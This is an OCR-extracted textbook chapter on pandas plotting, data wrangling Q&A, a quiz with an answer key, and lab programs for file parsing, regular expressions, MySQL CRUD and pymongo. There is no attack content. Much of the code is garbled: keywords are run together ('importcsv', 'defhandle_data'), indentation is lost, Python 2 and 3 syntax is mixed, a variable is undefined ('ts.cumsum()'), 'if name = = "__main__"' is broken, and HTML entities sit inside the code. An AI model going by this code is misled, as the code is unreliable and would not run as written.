Data Frame.plot(x = None, y = None, kind = 'line', ax = None, subplots = False, Sharex = None, share y = False, layout = None, figsize = None, use_ index = True, title = None, legend = True, style = None, logx = False, logy = False, loglog = False, xticks = None, yticks = None, xlim = None, y lim = None, rot = None, fontsize = None, colormap = None, table = False, yerr = None, xerr = None, secondary_y = False, sort _ columns = False, **kwds)

Parameters:

data: DataFrame

x: Refers to label or position, default value None

y: Refers to label, position or list of label, positions, default value None

It allows the plotting of one column versus another.

kind: str

- 'line': line plot (default)
- 'bar': vertical bar plot
- 'barh': horizontal bar plot
- 'hist': histogram
- 'box': boxplot
- 'kde': Kernel Density Estimation plot
- 'density': same as 'kde'
- 'area': area plot
- 'pie': pie plot
- 'scatter': scatter plot
- 'hexbin': hexbin plot

ax: matplotlib axes object, default None

subplots: boolean, default False

Make separate subplots for each column

sharex: It returns the boolean value and default value True if the ax is None else returns False.

If the subplots = True, it shares the x-axis and set some x-axis labels to the invisible;

Its default value is True if ax is None; otherwise, if an ax is passed, it returns false. If you pass True on both an ax and shareax, it will alter all the x-axis labels.

sharey: It also returns a boolean value that default value False.

If the subplots = True, it shares the y-axis and set some y-axis to the labels to invisible.

layout: It is an optional parameter that refers to the tuple for the layout of subplots.

figsize: Refers to a tuple (width, height) in inches.

use_index: It returns the boolean value; default value True.

It uses the index as ticks for the x-axis.

title: Refers to a string or list that defines a title for the plot. If we pass a string, it will print string at the top of the figure. If we pass a list and subplots as True, it will print each item in the list in the corresponding subplot.

grid: Returns the boolean value, the default value is None. It defines the axis grid lines.

legend: Returns the False/True/'reverse' and place the legend on axis subplots.

style: Returns the list or dict. It defines the matplotlib line style per column.

logx: Returns the boolean value; the default value is False.

It generally uses a log scale on the x-axis.

logy: Returns the boolean value; the default value is False.

It generally uses log scaling on the y-axis.

loglog: Returns the boolean value; the default value is False.

It uses log scaling on both x and y axes

xticks: Refers to a sequence that consists of values to use for the xticks.

yticks: Refers to a sequence that consists of values to use for the yticks.

xlim: It consists 2-tuple/list.

ylim: It consists 2-tuple/list

rot: Refers to an integer value; the default value None

It generally Rotates for ticks (xticks for vertical, yticks for horizontal plots)

fontsize: Refers to an integer value; the default value is None.

Its main task is to specify the font size for xticks and yticks.

colormap: Refers to str or matplotlib colormap object, default value is None.

It provides colormap to select colors. If a value is a string, it loads colormap with that name from matplotlib.

colorbar: It is an optional parameter that returns a boolean value.

If the value is True, it plots the colorbar (only relevant for 'scatter' and 'hexbin' plots)

position: Refers to float value.

Its main task is to specify the relative alignments for the bar plot layout. Its value ranges from 0 (left/bottom-end) to 1 (right/top-end). The default value is 0.5 (center).

table: Returns the boolean value, Series or DataFrame, default value False

If the value is True, it draws a table using the data in the DataFrame.

If we pass a Series or DataFrame, it will pass data to draw a table.

yerr: Refers to the DataFrame, Series, array-like, dict, and str.

xerr: It is the same type as yerr.

stacked: Returns the boolean value; the default value is False in line and

bar plots, and True in area plot. If the value is True, it creates a stacked plot.

sort_columns: Returns the boolean value; the default value is False

It sorts column names to determine plot ordering

secondary_y: Returns the boolean value or sequence; the default value is False.

It checks whether to plot on the secondary y-axis. If a list/tuple, it plots the columns of list /tuple on the secondary y-axis

mark_right: Returns the boolean value; the default value is True.


It is used when using a secondary_y axis, automatically mark the column labels with "(right)" in the legend

**kwds': It is an optional parameter that refers to the options to pass to the matplotlib plotting method.

Example:

```
# import libraries
import matplotlib.pyplot as plt
import pandas as pd
import numpy as np
p = pd.Series(np.random.randn(2000), index = pd.date_range(
                                    '2/2/2000', periods = 2000))
p = ts.cumsum()
p.plot()
plt.show()
```

Output:



Short Question & Answers

1. Define series and Frames in Pandas.

Ans :

The module pandas adds two new containers to the already rich Python set of data structure: Series and DataFrame. A series is a one-dimensional, labeled (inother words, indexed) vector. A frame is a table with labeled rows and columns,not unlike an Excel spreadsheet or MySQL table. Each frame column is aseries. With a few exceptions, pandas treats frames and series similarly.

Frames and series are not simply storage containers. They have built-insupport for a variety of data-wrangling operations, such as:

- Single-level and hierarchical indexing
- Handling missing data
- Arithmetic and Boolean operations on entire columns and tables
- Database-type operations (such as merging and aggregation)
- Plotting individual columns and whole tables
- Reading data from files and writing data to files

Frames and series should be used whenever you deal with one- or twodimensionaltabular data. They are simply too convenient not to be used.

2. Write various functions used for series attribute in Pandas.

Ans :

Series Functions

There are some functions used in Series which are as follows:

Functions	Description
Pandas Series.map()	Map the values from two series that have a common column.
Pandas Series.std()	Calculate the standard deviation of the given set of numbers, DataFrame, column, and rows.
Pandas Series.to_frame()	Convert the series object to the dataframe.
Pandas Series.value_counts()	Returns a Series that contain counts of unique values.

3. What is reshaping?

Ans :

Python has operations for rearranging tabular data, known as reshaping or pivoting operations. ... For example, hierarchical indexing provides a consistent way to rearrange data in a DataFrame. There are two primary functions in hierarchical indexing: stack(): rotates or pivots data from columns to rows.

4. What is reindexing?

Ans:

Reindexing

Reindexing creates a new frame or series from an existing frame or series by selecting possibly permuted rows, columns, or both. Essentially, it's a counterpart of numpy "smart" indexing .

5. What is Pivot Function in Pandas?

Ans:

The pivot() function is used to reshaped a given DataFrame organized by given index / column values. This function does not support data aggregation, multiple values will result in a MultiIndex in the columns. Syntax: DataFrame.pivot(self, index=None, columns=None, values=None)

6. What is Pivot Table?

Ans:

- pivot_table is a generalization of pivot that can handle duplicate values for one pivoted index/column pair. Specifically, you can give pivot_table a list of aggregation functions using keyword argument aggfunc. The default aggfunc of pivot_table is numpy. mean.
- pivot_table also supports using multiple columns for the index and column of the pivoted table. A hierarchical index will be automatically generated for you.

7. What is data cleaning?

Ans:

Data Cleaning is the process of finding and correcting the inaccurate/incorrect data that are present in the dataset. One such process needed is to do something about the values that are missing in the dataset

8. Data Aggregation

Ans:

Data aggregation is a three-step procedure during which data is split, aggregated,and combined:

1. At the split step, the data is split by key or keys into chunks.
2. At the apply step, an aggregation function (such as sum() or count()) is applied to each chunk.
3. At the combine step, the calculated results are combined into a new series or frame.

groupby()

In Pandas, groupby() function allows us to rearrange the data by utilizing them on real-world data sets. Its primary task is to split the data into various groups. These groups are categorized based on some criteria. The objects can be divided from any of their axes.

Syntax:

DataFrame.groupby(by=None,
axis=0, level=None, as_index=True,
sort=True, group_keys=True,
squeeze=False, **kwargs)

This operation consists of the following steps for aggregating/grouping the data:

- Splitting datasets
- Analyzing data
- Aggregating or combining data

9. Discretization.

Ans:

Discretization refers to the conversion of a continuous variable to a discrete variable often for the purpose of histogramming and machine.

The cut() function splits an array or series passed as the first parameter intohalf-open bins—categories.

The cut() method is invoked when you need to segment and sort the data values into bins. It is used to convert a continuous variable to a categorical variable. It can also segregate an array of elements into separate bins. The method only works for the one-dimensional array-like objects.

If we have a large set of scalar data and perform some statistical analysis on it, we can use the cut() method.

10. What is mapping?

Ans :

Mapping

Mapping is the most general form of data transformation. It uses the map()function to apply an arbitrary one-argument function to each element of aselected column. The function can be either a built-in Python function, afunction from any imported module, a user-defined function, or an anonymouslambda function.

Choose the Correct Answers

1. Which of the following indexing capabilities is used as a concise means of selecting data from a pandas object? [b]

   (a) In (b) ix

   (c) ipy (d) iy

2. Pandas key data structure is called? [b]

   (a) Keyframe (b) DataFrame

   (c) Statistics (d) Econometrics

3. Which of the following library in Python is used for plotting graphs and visualization. [c]

   (a) Pandas (b) NumPy

   (c) Matplotlib (d) None of the above

4. Which of the following command is used to install pandas? [a]

   (a) Pip install pandas (b) Install pandas

   (c) Pip pandas (d) None of the above

5. Which of the following statement will create an empty series named “S1”? [c]

   (a) S1 = pd.Series(None) (b) S1 = pd.Series( )

   (c) Both of the above (d) None of the above

6. Identify the correct syntax to import the pandas library. [a]

   (a) Import pandas as pd (b) Important panda as py

   (c) Import pandaspy as py (d) None of the above

7. Which of the following is the standard data missing marker used in pandas? [a]

   (a) NaN (b) Null

   (c) None (d) All of the above

8. The declarative statistical visualization library available in Python is [a]

   (a) Altair (b) Matplotlib

   (c) Seaborn (d) Bokeh

9. Input Data in Altair is primarily based on [a]

   (a) Pandas DataFrame (b) Strings

   (c) Lists (d) Dictionaries

10. If the type of Data is not specified in Altair, then nominal data defaults to [c]

    (a) Tuple (b) Dictionary

    (c) String (d) List

Fill in the blanks

1. Important data structure of pandas is/are _____
2. The data label associated with a particular value of Series is called its _____
3. _____ is an important library used for analyzing data.
4. When you print/display any series then the left most column is showing _____ value.
5. When an operation is carried out on every value of Series object is called _____.
6. In Pandas data reshaping means the transformation of the structure of a _____.
7. _____ is the process of finding and correcting the inaccurate/incorrect data that are present in the dataset.
8. _____ is a three-step procedure during which data is split, aggregated,and combined.
9. The _____ splits an array or series passed as the first parameter intohalf-open bins - categories.
10. _____ is the most general form of data transformation.

ANSWESRS

1. Series and . Data Frame
2. Index
3. Pandas
4. Index
5. Vector Operation
6. Table or vector
7. Data Cleaning
8. Data aggregation
9. cut() function
10. Mapping

Lab Program

1. Write programs to parse text files, CSV, HTML, XML and JSON documents and extract relevant data. After retrieving data check any anomalies in the data, missing values etc.

Ans:

PARSING TEXT FILES

```
# get text from txt file python
# opening a file in 'r'
file= open('sample.txt','r')
# read() - it used to all content from a file
# readline() - it used to read number of lines we want, it takes one argument which
is number of lines
# readlines() - it used to read all the lines from a file, it returns a list
# reading data from the file using read() method
data=file.read()
# printing the data
print(data)
# closing the file
file.close()
# WRITING TO FILE
# opening a file in 'w'
file= open('sample.txt','w')
# write() - it used to write direct text to the file
# writelines() - it used to write multiple lines or strings at a time, it takes ite
ratoras an argument
# writing data using the write() method
file.write("I am a Python programmer.\nI am happy.")
# closing the file
file.close()
```

Output

```
Iam a Python programmer.
I am happy.
```

PARSING CSV FILES

```
# READ CSV FILE
importcsv
withopen('employee_birthday.txt')ascsv_file:
csv_reader=csv.reader(csv_file,delimiter=',')
line_count=0
forrowincsv_reader:
ifline_count==0:
print(f'Column names are {", ".join(row)}')
line_count+=1
else:
print(f'\t{row[0]} works in the {row[1]} department, and was born in {row[2]}.')
line_count+=1
print(f'Processed{line_count} lines.')
```

WRITE CSV FILE

```
importcsv
withopen('employee_file.csv',mode='w')asemployee_file:
employee_writer=csv.writer(employee_file,delimiter=',',quotechar='"',quoting=csv.QUOTE_
MINIMAL)
employee_writer.writerow(['John Smith','Accounting','November'])
employee_writer.writerow(['Erica Meyers','IT','March'])
output
emp_name,dept,birth_month
John Smith,Accounting,November
Erica Meyers,IT,March
```

PARSING HTML FILES

```
fromhtml.parser import HTMLParser
class Parser(HTMLParser):
    # method to append the start tag to the list start_tags.
    defhandle_starttag(self, tag, attrs):
    globalstart_tags
    start_tags.append(tag)
    # method to append the end tag to the list end_tags.
defhandle_endtag(self, tag):
    globalend_tags
```

```
    end_tags.append(tag)
# method to append the data between the tags to the list all_data.
defhandle_data(self, data):
    globalall_data
    all_data.append(data)
# method to append the comment to the list comments.
defhandle_comment(self, data):
    global comments
    comments.append(data)
start_tags = []
end_tags = []
all_data = []
comments = []
# Creating an instance of our class.
parser = Parser()
# Poviding the input.
parser.feed('<html><title>Desserts</title><body><p>'
    'I am a fan of frozen yoghurt.</p><'
    '/body><!—My first webpage—></html>')
print("start tags:", start_tags)
```

Output

```
1.27s
start tags: ['html', 'title', 'body', 'p']
end tags: ['title', 'p', 'body', 'html']
data: ['Desserts', 'I am a fan of frozen yoghurt.']
comments ['My first webpage']
```

PARSING XML FILES

```
importxml.dom.minidom
def main():
# use the parse() function to load and parse an XML file
doc = xml.dom.minidom.parse("Myxml.xml");
# print out the document node and the name of the first child tag
printdoc.nodeName
printdoc.firstChild.tagName
```

```
# get a list of XML tags from the document and print each one
expertise = doc.getElementsByTagName("expertise")
print "%d expertise:" % expertise.length
for skill in expertise:
printskill.getAttribute("name")
# create a new XML tag and add it into the document
newexpertise = doc.createElement("expertise")
newexpertise.setAttribute("name", "BigData")
doc.firstChild.appendChild(newexpertise)
print " "
expertise = doc.getElementsByTagName("expertise")
print "%d expertise:" % expertise.length
for skill in expertise:
printskill.getAttribute("name")
if name = = "__main__":
main();
```

output:

```
Expertise Data:
SQL
Python
```

PARSING JSON FILE

#READING JSON FILE

```
{"name": "Bob",
"languages": ["English", "Fench"]
}
importjson
with open('path_to_file/person.json') as f:
data = json.load(f)
# Output: {'name': 'Bob', 'languages': ['English', 'Fench']}
print(data)
```

#WRITING JSON FILE

```
importjson
person_dict = {"name": "Bob",
"languages": ["English", "Fench"],
"married": True,
```

```
"age": 32
}
with open('person.txt', 'w') asjson_file:
json.dump(person_dict, json_file)
```

Output

```
{"name": "Bob", "languages": ["English", "Fench"], "married": true, "age": 32}
```

2. Write programs for reading and writing binary files.

Ans:

```
my_file = open(&quot;C:/Documents/Python/test.txt&quot;, mode=&quot;w+&quot;)print
(&quot;What is the file name? &quot;, my_file.name)
print(&quot;What is the mode of the file? &quot;, my_file.mode)
print(&quot;What is the encoding format?&quot;, my_file.encoding)
text = [&quot;Hello Python\n&quot;, &quot;Good Morning\n&quot;, &quot;GoodBye&quot;]
my_file.writelines(text)
print(&quot;Size of the file is:&quot;, my_file.__sizeof__())
print(&quot;Cursor position is at byte:&quot;, my_file.tell())
my_file.seek(0)
print(&quot;Content of the file is:&quot;, my_file.read())
my_file.close()
file = open(&quot;C:/Documents/Python/test.txt&quot;, mode=&quot;r&quot;)
line_number = 3
current_line = 1
data = 0
for line in file:
if current_line == line_number:
data = line
print(&quot;Data present at current line is:&quot;, data)
break
current_line = current_line + 1
bin_file = open(&quot;C:/Documents/Python/bfile.exe&quot;, mode=&quot;wb+&quot;)
message_content = data.encode(&quot;utf-32&quot;)
bin_file.write(message_content)
bin_file.seek(0)
bdata = bin_file.read()
print(&quot;Binary Data is:&quot;, bdata)
```

```
ndata = bdata.decode(&quot;utf-32&quot;)
print(&quot;Normal Data is:&quot;, ndata)
file.close()
bin_file.close()
```

Output:

```
What is the file name? C:/Documents/Python/test.txt
What is the mode of the file? w+
What is the encoding format? cp1252
Size of the file is: 192
Cursor position is at byte: 36
Content of the file is: Hello Python
Good Morning
Good Bye
Data present at the current line is: Good Bye
Binary Data is: b'\xff\xfe\x00\x00G\x00\x00\x00o\x00\x00\x00o\x00\x00\x00d\x00\x00\x00
\x00\x00\x00B\x00\x00\x00y\x00\x00\x00e\x00\x00\x002
Normal Data is: Good Bye
```

3. Write programs for searching, splitting, and replacing strings based on pattern matching using regular expressions

Ans:

```
re.search()
import re
string = "Python is fun"
# check if 'Python' is at the beginning
match = re.search('\APython', string)
if match:
print("pattern found inside the string")
else:
print("pattern not found")
string = 'Twelve:12 Eighty nine:89.'
pattern = '\d+'
result = re.split(pattern, string)
print(result)
string = 'abc 12\
de 23 \n f45 6'
```

```
# matches all whitespace characters
pattern = '\s+'
replace = ''
new_string = re.sub(r'\s+', replace, string, 1)
print(new_string)
# Output: pattern found inside the string
# Output: ['Twelve:', ' Eighty nine:', '.']
# Output:
# abc12de 23
# f45 6
```

4. Design a relational database for a small application and populate the database. Using SQL do the CRUD (create, read, update and delete) operations.

Ans:

Importing Libraries

```
importmysql.connector
frommysql.connectorimport Error
import pandas aspd
```

Connecting to MySQL Server

```
defcreate_server_connection(host_name,user_name,user_password):
connection=None
try:
connection=mysql.connector.connect(
host=host_name,
user=user_name,
passwd=user_password
)
print("MySQL Database connection successful")
except Error as err:
print(f"Error: '{err}'")
return connection
connection=create_server_connection("localhost","root",pw)
```

Creating a New Database

```
defcreate_database(connection, query):
cursor=connection.cursor()
try:
```

```
cursor.execute(query)
print("Database created successfully")
except Error as err:
print(f"Error: '{err}'")
```

Connecting to the Database

```
defcreate_db_connection(host_name,user_name,user_password,db_name):
connection = None
try:
connection = mysql.connector.connect(
host = host_name,
user = user_name,
passwd = user_password,
database = db_name
)
print("MySQL Database connection successful")
except Error as err:
print(f"Error: '{err}'")
return connection
```

CRUD(create, read, update and delete) operations in sql

Creating Tables

```
create_teacher_table = """
CREATE TABLE teacher (
teacher_id INT PRIMARY KEY,
first_name VARCHAR(40) NOT NULL,
last_name VARCHAR(40) NOT NULL,
language_1 VARCHAR(3) NOT NULL,
language_2 VARCHAR(3),
dob DATE,
tax_id INT UNIQUE,
phone_no VARCHAR(20)
);
""
connection = create_db_connection("localhost","root",pw,db)# Connect to the Database
execute_query(connection,create_teacher_table)# Execute our defined query
```

Now let's create the remaining tables.

```
create_client_table = """
CREATE TABLE client (
client_id INT PRIMARY KEY,
client_name VARCHAR(40) NOT NULL,
address VARCHAR(60) NOT NULL,
industry VARCHAR(20)
);
"""
create_participant_table = """
CREATE TABLE participant (
participant_id INT PRIMARY KEY,
first_name VARCHAR(40) NOT NULL,
last_name VARCHAR(40) NOT NULL,
phone_no VARCHAR(20),
client INT
);
"""
create_course_table = """
CREATE TABLE course (
course_id INT PRIMARY KEY,
course_name VARCHAR(40) NOT NULL,
language VARCHAR(3) NOT NULL,
level VARCHAR(2),
course_length_weeks INT,
start_date DATE,
in_school BOOLEAN,
teacher INT,
client INT
);
"""
connection = create_db_connection("localhost","root",pw,db)
execute_query(connection,create_client_table)
execute_query(connection,create_participant_table)
execute_query(connection,create_course_table)
```

Now we want to define the relationships between them and create one more table to handle the many-to-many relationship between the participant and course tables

```
alter_participant = """
ALTER TABLE participant
ADD FOREIGN KEY(client)
REFERENCES client(client_id)
ON DELETE SET NULL;
"""
alter_course = """
ALTER TABLE course
ADD FOREIGN KEY(teacher)
REFERENCES teacher(teacher_id)
ON DELETE SET NULL;
"""
alter_course_again = """
ALTER TABLE course
ADD FOREIGN KEY(client)
REFERENCES client(client_id)
ON DELETE SET NULL;
"""
create_takescourse_table = """
CREATE TABLE takes_course (
participant_id INT,
course_id INT,
PRIMARY KEY(participant_id, course_id),
FOREIGN KEY(participant_id) REFERENCES participant(participant_id) ON DELETE CASCADE,
FOREIGN KEY(course_id) REFERENCES course(course_id) ON DELETE CASCADE
);
"""
connection = create_db_connection("localhost","root",pw,db)
execute_query(connection,alter_participant)
execute_query(connection,alter_course)
execute_query(connection,alter_course_again)
execute_query(connection,create_takescourse_table)
```

The next step is to add some records to the tables. Again we use execute_query to feed our existing SQL commands into the Server. Let's again start with the Teacher table.

```
pop_teacher = " " "
INSERT INTO teacher VALUES
(1,  'James', 'Smith', 'ENG', NULL, '1985-04-20', 12345, '+491774553676'),
(2, 'Stefanie',  'Martin',  'FRA', NULL,  '1970-02-17', 23456, '+491234567890'),
(3, 'Steve', 'Wang',  'MAN', 'ENG', '1990-11-12', 34567, '+447840921333'),
(4, 'Friederike',  'Müller-Rossi', 'DEU', 'ITA', '1987-07-07',  45678, '+492345678901'),
(5, 'Isobel', 'Ivanova', 'RUS', 'ENG', '1963-05-30',  56789, '+491772635467'),
(6, 'Niamh', 'Murphy', 'ENG', 'IRI', '1995-09-08',  67890, '+491231231232');
" " "
connection = create_db_connection("localhost","root",pw,db)
execute_query(connection,pop_teacher)
```

We can check again in our MySQL Command Line Client:

```
mysq1 > SELECT * FROM teacher;
```

teacher_id	first_name	last_name	language_l	language_2	dob	tax_id	phone_no
1	James	Smith	ENG	NULL	1985-04-20	12345	+491774553676
2	Stefanie	Martin	FRA	NULL	1970-02-17	23456	+491234567890
3	Steve	Wang	MAN	ENG	1990-11-12	34567	+447840921333
4	Friederike	Muller-Rossi	DEU	ITA	1987-07-07	45678	+492345678901
5	Isobel	Ivanova	RUS	ENG	1963-05-30	56789	+491772635467
6	Niamh	Murphy	ENG	IRI	1995-09-08	67890	+491231231232

6 rows in set (0.00 sec)

Now to populate the remaining tables.

```
pop_client = """
INSERT INTO client VALUES
(101, 'Big Business Federation', '123 Falschungstraße, 10999 Berlin', 'NGO'),
(102, 'eCommerce GmbH', '27 Ersatz Allee, 10317 Berlin', 'Retail'),
(103, 'AutoMaker AG',  '20Künstlichstraße, 10023 Berlin', 'Auto'),
(104, 'Banko Bank',  '12Betrugstraße, 12345 Berlin', 'Banking'),
(105, 'WeMoveIt GmbH', '138 Arglistweg, 10065 Berlin', 'Logistics');
"""
pop_participant = """
INSERT INTO participant VALUES
(101, 'Marina', 'Berg','491635558182', 101),
(102, 'Andrea', 'Duerr', '49159555740', 101),
(103, 'Philipp', 'Probst',  '49155555692', 102),
```

```
(104, 'René', 'Brandt', '4916355546', 102),
(105, 'Susanne', 'Shuster', '49155555779', 102),
(106, 'Christian', 'Schreiner', '49162555375', 101),
(107, 'Harry', 'Kim', '49177555633', 101),
(108, 'Jan', 'Nowak', '49151555824', 101),
(109, 'Pablo', 'Garcia', '49162555176', 101),
(110, 'Melanie', 'Dreschler', '49151555527', 103),
(111, 'Dieter', 'Durr', '49178555311', 103),
(112, 'Max', 'Mustermann', '49152555195', 104),
(113, 'Maxine', 'Mustermann', '49177555355', 104),
(114, 'Heiko', 'Fleischer', '49155555581', 105);
"""
pop_course = """
INSERT INTO course VALUES
(12, 'English for Logistics', 'ENG', 'A1', 10, '2020-02-01', TRUE, 1, 105),
(13, 'Beginner English', 'ENG', 'A2', 40, '2019-11-12', FALSE, 6, 101),
(14, 'Intermediate English', 'ENG', 'B2', 40, '2019-11-12', FALSE, 6, 101),
(15, 'Advanced English', 'ENG', 'C1', 40, '2019-11-12', FALSE, 6, 101),
(16, 'Mandarin fürAutoindustrie', 'MAN', 'B1', 15, '2020-01-15', TRUE, 3, 103),
(17, 'Françaisintermédiaire', 'FRA', 'B1', 18, '2020-04-03', FALSE, 2, 101),
(18, 'Deutsch fürAnfänger', 'DEU', 'A2', 8, '2020-02-14', TRUE, 4, 102),
(19, 'Intermediate English', 'ENG', 'B2', 10, '2020-03-29', FALSE, 1, 104),
(20, 'FortgeschrittenesRussisch', 'RUS', 'C1', 4, '2020-04-08', FALSE, 5, 103);
"""
pop_takescourse = """
INSERT INTO takes_course VALUES
(101, 15),
(101, 17),
(102, 17),
(103, 18),
(104, 18),
(105, 18),
(106, 13),
(107, 13),
(108, 13),
```

```
(109, 14),
(109, 15),
(110, 16),
(110, 20),
(111, 16),
(114, 12),
(112, 19),
(113, 19);
"""
connection=create_db_connection("localhost","root",pw,db)
execute_query(connection,pop_client)
execute_query(connection,pop_participant)
execute_query(connection,pop_course)
execute_query(connection,pop_takescourse)
Reading Data
defread_query(connection, query):
cursor=connection.cursor()
result=None
try:
cursor.execute(query)
result=cursor.fetchall()
return result
except Error as err:
print(f"Error: '{err}'")
```

Let's try it out with a simple query to see how it works.

```
q1 ="""
SELECT *
FROM teacher;
"""
connection=create_db_connection("localhost","root",pw,db)
results=read_query(connection, q1)
for result in results:
print(result)
q5 ="""
```

```
SELECT course.course_id, course.course_name, course.language, client.client_name, client.address
FROM course
JOIN client
ON course.client = client.client_id
WHERE course.in_school = FALSE;
"""
connection=create_db_connection("localhost","root",pw,db)
results=read_query(connection, q5)
for result in results:
print(result)
30 for result in results:
31 print(result)
MySQL Database connection successful
(13, 'Beginner English', 'ENG', 'Big Business Federation', '123 Falschungstrafte, 10999 Berlin')
(14, 'Intermediate English', 'ENG', 'Big Business Federation', '123 Falschungstrafie, 10999 Berlin')
(15, 'Advanced English', 'ENG', 'Big Business Federation', '123 Falschungstrafte, 10999 Berlin')
(17, 'Frangais intermediate', 'FRA', 'Big Business Federation', '123 Falschungstrafie, 10999 Berlin')
(19, 'Intermediate English', 'ENG', 'Banko Bank', '12 Betrugstrafte, 12345 Berlin')
(20, 'Fortgeschrittenes Russisch', 'RUS', 'AutoMaker AG', '20 Kunstlichstrafte, 10023 Berlin')
```

Updating Records

```
update ="""
UPDATE client
SET address = '23 Fingiertweg, 14534 Berlin'
WHERE client_id = 101;
"""
connection=create_db_connection("localhost","root",pw,db)
execute_query(connection, update)
```

Deleting Records

```
1  ql = ......
2  SELECT *
3  FROM course;
4  """
5
6  connection = create_db_connection("localhost", "root", pw, db)
7  results = read_query(connection, ql)
```

```
8
9  from_db = []
10
11 for result in results:
12 print(result)
```

```
MySQL Database connection successful
(12,  'English for Logistics', 'ENG', 'Al' , 10, datetime.date(2020, 2, 1), 1, 1, 105)
(13,  'Beginner English', 'ENG', ' A2', 40, datetime.date(2019, 11, 12), 0, 6, 101)
(14,  'Intermediate English', 'ENG', 'B2', 40, datetime.date(2019, 11, 12), 0, 6, 101)
(15,  'Advanced English', 'ENG', 'Cl', 40, datetime.date(2019, 11, 12), 0, 6, 101)
(16,  'Mandarin fur Autoindustrie', 'MAN', 'Bl', 15, datetime.date(2020, 1, 15), 1, 3, 103)
(17,  'Frangais intermediaire', ' FRA' , 'B1', 18, datetime.date(2020, 4, 3), 0, 2, 101)
(18,  'Deutsch fur Anfanger', 'DEU', 'A2', 8, datetime.date(2020, 2, 14), 1, 4, 102)
(19,  'Intermediate English', 'ENG',' B2', 10, datetime.date(2020, 3, 29), 0, 1, 104)
(20,  'Fortgeschrittenes Russisch', 'RUS', 'Cl', 4, datetime.date(2020,4, 8), 0, 5, 103)
```

5. Create a Python MongoDB client using the Python module pymongo. Using a collect ion object practice functions for inserting, searching, removing, updating, replacing, and aggregating documents, as well as for creating indexes.

Ans :

To use pymongo, you first need to install the library, for example with pip in the Python prompt:

```
pip install pymongo
```

Next, we need to import the pymongo library into a Python file or Jupyter notebook.

```
importpymongo
```

And then connect to a Mongo client. This connects on the default host and port.

```
client = pymongo.MongoClient("mongodb://localhost:27017/")
```

We can then create a database to store some data. In this example it's going to store some details of patients for a health system.

```
db = client["med_data"]
```

Next, we can add a collection to that database. Each database can contain multiple collections. This collection will be called patient_data and we will reference the collection in Python using the variable my_collection.

```
my_collection = db["patient_data"]
```

Inserting data

```
patient_record = {
"Name": "Maureen Skinner",
"Age": 87,
```

"Sex": "F",
"Blood pressure": [{"sys": 156}, {"dia": 82}],
"Heart rate": 82
}
my_collection.insert_one(patient_record)
To view the contents of the collection we can loop over each item of the collection and print it.
for item in my_collection.find():
print(item)
This will output the data like so:
{'_id': Object Id('60c1000640507a909b40f487'), 'Nane'; 'Maureen Skinner', 'Age': 87,
'Sex'; 'F', 'Blood pressure': [{'sys': 15 6}, {'dia': 82}], 'Heart rate': 82}
If we modify the code to import the library and use the function (note the double 'p' in print):
frompprint import pprintfor item in my_collection.find(): pprint(item)
You can see that it outputs the data in a much easier to read format:
{'Age' : 87,
'Blood pressure': [{'sys': 156}, {'dia': 82}],
'Heart rate': 82,
'Name': 'Maureen Skinner',
'Sex': 'F',
'_id': ObjectId('60cl000640507a909b40f487')}
We can add multiple records at a time using the insert_many function:
patient_records = [
{
"Name": "Adam Blythe",
"Age": 55,
"Sex": "M",
"Blood pressure": [{"sys": 132}, {"dia": 73}],
"Heart rate": 73
},
{
"Name": "Darren Sanders",
"Age": 34,
"Sex": "M",
"Blood pressure": [{"sys": 120}, {"dia": 70}],
"Heart rate": 67

```
},
{
    “Name”: “Sally-Ann Joyce”,
    “Age”: 19,
    “Sex”: “F”,
    “Blood pressure”: [{“sys”: 121}, {“dia”: 72}],
    “Heart rate”: 67
}
]my_collection.insert_many(patient_records)
```

Updating data

```
my_collection.update_one({“Name”: “Darren Sanders”}, {“$set”:{“Heart rate”: 88}})
```

Embedding or linking data

We can start by creating a field called “test results” which contains an array.

```
patient_record = {
“Hospital number”: “3432543”,
“Name”: “Karen Baker”,
“Age”: 45,
“Sex”: “F”,
“Blood pressure”: [{“sys”: 126}, {“dia”: 72}],
“Heart rate”: 78,
“Test results” : []
}
```

Inside this array we can store objects for the ECG (a path to the image file) and another array to store the biochemical results.

```
patient_record = {
“Hospital number”: “3432543”,
“Name”: “Karen Baker”,
“Age”: 45,
“Sex”: “F”,
“Blood pressure”: [{“sys”: 126}, {“dia”: 72}],
“Heart rate”: 78,
“Test results” : [
{
    “ECG”: “\scans\ECGs\ecg00023.png”
},
```

```
    {
        "BIOCHEM": []
    }
  ]
}
```

Finally, we can add the blood results as key/value pairs:

```
patient_record = {
    "Hospital number": "3432543",
    "Name": "Karen Baker",
    "Age": 45,
    "Sex": "F",
    "Blood pressure": [{"sys": 126}, {"dia": 72}],
    "Heart rate": 78,
    "Test results" : [
    {
    "ECG": "\scans\ECGs\ecg00023.png"
},
{
    "BIOCHEM": [{"AST": 37}, {"CK": 180}, {"TROPT": 0.03}]
}
]
}
```

Here you could have a separate collection with such information that you could link to.

```
medication_data = [
{
    "_id": ObjectId('60a3e4e5f463204490f70900'),
    "Drug name": "Omeprazole",
    "Type": "Proton pump inhibitor",
    "Oral dose": "20mg once daily",
    "IV dose": "40mg",
    "Net price (GBP)": 4.29
},
{
    "_id": ObjectId('60a3e4e5f463204490f70901'),
    "Drug name": "Amitriptyline",
```

```
    "Type": "Tricyclic antidepressant",
    "Oral dose": "30–75mg daily",
    "IV dose": "N/A",
    "Net price (GBP)": 1.32
}
]
```

We can use the id's and the **DBRef** function to reference this data in another collection. For example:

```
from bson.dbref import DBRefpatient_records = [
{
    "Hospital number": "9956734",
    "Name": "Adam Blythe",
    "Age": 55,
    "Sex": "M",
    "Prescribed medications": [
    DBRef("medication_data", "60a3e4e5f463204490f70900"),
    DBRef("medication_data", "60a3e4e5f463204490f70901")
]
},
{
    "Hospital number": "4543673",
    "Name": "Darren Sanders",
    "Age": 34,
    "Sex": "M",
    "Prescribed medications": [
    DBRef("diagnosis_data", "60a3e4e5f463204490f70901")
]
}
]
```


Querying data

There are several methods for querying data. All of the methods use the find() function. A query can be provided followed by the field or fields you wish to return in the form:

```
collection.find({ <query> }, { <field(s)> })
```

To find a single entry, for example the patient with the name "Darren Sanders" we could use the find function and print the first item in the list:

```
